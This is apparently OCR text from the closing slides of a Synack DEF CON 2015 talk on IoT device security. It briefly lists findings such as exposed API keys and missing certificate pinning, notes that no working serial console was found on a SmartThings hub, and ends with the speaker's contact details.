
- api keys exposed (fixed?)
- no cert pinning
- password stored in keychain

- custom protocol wrapped in SSL
- someone should reverse engineer it

SMARTTHINGS

serial console

- no working console found :(



FCC ID

R3Y-STH-ETH001

Synack

QUESTION & ANSWERS

wes@synack.com

@synack

slides: syn.ac/defcon2015iot

Synack